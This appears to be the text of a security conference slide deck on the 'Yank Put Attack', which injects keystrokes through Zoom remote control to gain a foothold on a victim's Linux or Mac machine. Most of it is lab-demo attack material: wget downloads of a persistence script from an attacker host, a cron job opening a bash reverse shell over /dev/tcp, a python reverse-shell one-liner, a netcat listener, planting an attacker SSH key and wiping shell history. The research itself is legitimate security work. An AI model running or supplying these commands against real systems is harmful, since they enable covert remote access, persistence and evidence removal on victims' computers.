

YPA

Zoom remote control exploitation

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
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[sane \$]

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Attack assumptions

- Screen sharing with *remote control*
- The *whole* desktop is shared
- Manual + *automated* approaches
- ***Not*** very attentive victim

Our setup



Yank Put Attack (YPA)

Vulnerability

Lack of input validation
on user controlling a
remote keyboard

Idea: yank/put (or
keystroke inject) the
malicious code


Foothold methods

- YPA + SSH (Linux)
- KSI + Cronjob (Mac)

Persistent but stealthy

Obfuscation is our goal

Demo Linux



The image shows a dual-pane window. The left pane is a terminal window with the prompt `vagrant@lab2:~`. It displays the output of `ls`, `ls -la`, and `wget` commands, showing the download of a persistence script. The right pane is a code editor showing the content of the downloaded script, `per.sh`. The script includes comments about persistence, a list of tasks to be performed (adding SSH key, setting up cron job, erasing shell history), and a section for access/capabilities.

```
vagrant@lab2:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  snap

vagrant@lab2:~$ ls -la
total 100
drwxr-xr-x 1 vagrant vagrant 4096 May 10 06:31 .
drwxr-xr-x 1 vagrant vagrant 4096 May 10 06:31 ..
-rw-r--r-- 1 vagrant vagrant  220 May 10 06:31 .bash_history
-rw-r--r-- 1 vagrant vagrant  183 May 10 06:31 .bash_logout
-rw-r--r-- 1 vagrant vagrant  527 May 10 06:31 .bash_profile
-rw-r--r-- 1 vagrant vagrant  213 May 10 06:31 .bashrc
-rw-r--r-- 1 vagrant vagrant  173 May 10 06:31 .linpeas.sh
-rw-r--r-- 1 vagrant vagrant 1062 May 10 06:36 per.sh
-rw-r--r-- 1 vagrant vagrant  240 May 10 06:37 rev.sh

vagrant@lab2:~$ wget http://192.168.5.11:8000/victim/per.sh
Connecting to 192.168.5.11:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1062 (1.0K) [text/x-sh]
Saving to: 'per.sh'

per.sh                               100%[=====] 1.04K  --KB/s  in 0s

2020-05-01 06:36:57 (101 MB/s) - 'per.sh' saved [1062/1062]

vagrant@lab2:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  per.sh  snap

vagrant@lab2:~$ ./per.sh
vagrant@lab2:~$ http://192.168.5.11:8000/victim/rev.sh
Connecting to 192.168.5.11:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 240 [text/x-sh]
Saving to: 'rev.sh'

rev.sh                               100%[=====] 240  --KB/s  in 0s

2020-05-01 06:37:12 (27.2 MB/s) - 'rev.sh' saved [240/240]

vagrant@lab2:~$ ./linpeas.sh
linpeas.sh                           0%[ ] 0  --KB/s  in 0s
```

```
## Persistence

## Load persistence script

wget http://192.168.5.11:8000/victim/per.sh

chmod +x ./per.sh

./per.sh

This will do the following:

1. Add attacker's SSH key to authorized_keys
- If necessary create the needed folders and files and update their permissions.

2. Load reverse shell script for cron job and a linux system enumeration script.

3. Add a cron job to run periodically to provide us another method of persistence
- Could also be used to start persistent logging capabilities.

(crontab -l ; echo " * * * * */bin/bash -c '/bin/bash -i >&/dev/tcp/192.168.5.11/4444 0>1'")|crontab 2>/dev/null

4. Erase shell history

echo "" > ~/.bash_history

## Access/Capabilities
```

Demo Linux automated

The screenshot displays a Linux desktop environment with a terminal window, a file explorer, and a code editor. The terminal window, titled "Terminal - sane@Neon2:-", shows a Zoom interface with two participants: "Santeri Volkov" and "victim". A yellow banner at the bottom of the Zoom window states "You are controlling victim's screen". The file explorer, titled "Activities", shows a desktop with a purple background and a cat icon. The code editor, titled "commands.md - Space4Work (Workspace) - Code - OSS", contains a script for a reverse shell. The script is as follows:

```
## Foothold
1. Listen for reverse shell (Attacker)
nc -lvp 4444

2. Serve auxiliary files on python HTTP server (Attacker)
python3 -m http.server

3. Launch reverse shell (Victim)
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.10.89",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Or

```
echo "ssh-ed25519
AAAAC3NzaC1lZD01INTESAAAAIMmsaVMfyn11FnvDF7H37HvV613QpL
jdsBQj2WYXhrOH" >> ~/.ssh/authorized_keys
```

Persistence

Load persistence script

The terminal window shows the following commands and output:

```
[sane@Neon2 ss]$ python3 ksi.py --os Linux
[sane@Neon2 ss]$ python3 ksi2.py --os Linux
ssh sane@192.168.10.20
wget http://192.168.10.89:8000/victim/per.sh
chmod +x ./per.sh
./per.sh
rm ./per.sh
exit
[sane@Neon2 ss]$ python3 ksi.py --os Linux
[sane@Neon2 ss]$
```

The bottom of the screen shows a taskbar with various icons and a system tray displaying the time as 20:42:38.

Demo Mac



Result analysis

Linux client (v5.0.39)	Mac client (v4.6.10)
High latency/low throughput of keystroke input for linux clients	Some shortcuts are blocked (space+cmd), but it's easy to circumvent them

Thank you for your attention!